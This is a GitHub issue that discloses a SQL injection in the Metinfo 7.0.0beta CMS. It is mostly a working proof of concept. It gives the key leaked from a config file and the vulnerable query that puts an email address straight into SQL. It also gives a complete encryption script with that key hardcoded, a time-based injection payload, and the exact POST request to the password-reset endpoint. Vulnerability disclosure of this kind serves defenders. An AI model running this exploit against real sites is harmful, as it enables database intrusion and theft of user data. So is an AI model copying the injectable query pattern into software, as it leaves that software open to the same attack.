New issue

Jump to bottom

Metinfo7.0 SQL Injection #1

Open SZFsir opened this issue on Nov 7, 2019 · 0 comments

SZFsir commented on Nov 7, 2019 Owner

Vulnerability Name: Metinfo7.0.0beta CMS SQL Injection
Product Homepage: https://www.metinfo.cn/
Software link: https://u.mituo.cn/api/metinfo/download/7.0.0beta
Version: V7.0.0

To demonstrate this vuln, follow three steps below.

First, Get the key


Metinfo disclosure the key by /config/config_safe.php


```
1 <?php/* dxeOfyLMbaJiK7SBzT8UC3kiwRNOdKoY*/?>
```


Then, encrypt the payload

Metinfo7.0 Use encrypt email to check email valid.

We can see after decode the data, It pass the email to get_user_by_email function



Then get_user_by_email function pass it to get_user_by_emailid function



Finally, It cause sql injection.

```php
//通过邮件查询
public function get_user_by_emailid($email = '')
{
    global $_M;
    $query = "SELECT * FROM {$_M['table']['user']} WHERE email='{$email}' AND lang='{$_M['lang']}'";
    $user = DB::get_one($query);
    return $user;
}
```

We have the key, and we know the way to encrypt data. As below

```php
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0){
    $ckey_length = 4;
    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length): substr(md5(microtime()), -$ckey_length)) : '';
    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);
    $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$keyb), 0, 16).$string;
    $string_length = strlen($string);
    $result = '';
    $box = range(0, 255);
    $rndkey = array();
    for($i = 0; $i <= 255; $i++) {
```

```
        $rndkey[$i] = ord($cryptkey[$i % $key_length]);
    }
    for($j = $i = 0; $i < 256; $i++) {
        $j = ($j + $box[$i] + $rndkey[$i]) % 256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
        $box[$j] = $tmp;
    }

    for($a = $j = $i = 0; $i < $string_length; $i++) {
        $a = ($a + 1) % 256;
        $j = ($j + $box[$a]) % 256;
        $tmp = $box[$a];
        $box[$a] = $box[$j];
        $box[$j] = $tmp;
        $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
    }

    if($operation == 'DECODE') {
        if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16)) {
           return substr($result, 26);
        } else {
           return '';
        }
    }else{
        return $keyc.str_replace('=', '', base64_encode($result));
    }
}

echo var_dump($argv[1]);
echo urlencode(authcode($argv[1],'ENCODE','dxeOfyLMbaJiK7SBzT8UC3kiwRNOdKoY'));
```


```
$ php sqlpayload1.php "qwer'or(sleep(10))#123@qq.com"
/home/jrxnm/桌面/tools/cms/testCms/metinfo/sqlpayload1.php:46:
string(29) "qwer'or(sleep(10))#123@qq.com"
a2f4o5bx6RZI%2BLtdPpO%2FCySYZmwV%2BhrSa8M8l7dYsdBrdKbLGnGRk6OjZqI4zXX8R77ticAdLP7qFA
```

Finally, send the payload

(You should encrypt the data first)

```
POST /metinfo/7.0beta/member/getpassword.php?lang=cn&a=dovalid HTTP/1.1
Host: 127.0.0.1:7000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 97
Connection: close
Upgrade-Insecure-Requests: 1

p=a2f4o5bx6RZI%2BLtdPpO%2FCySYZmwV%2BhrSa8M8l7dYsdBrdKbLGnGRk6OjZqI4zXX8R77ticAdLP7qFA&password=1
```



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant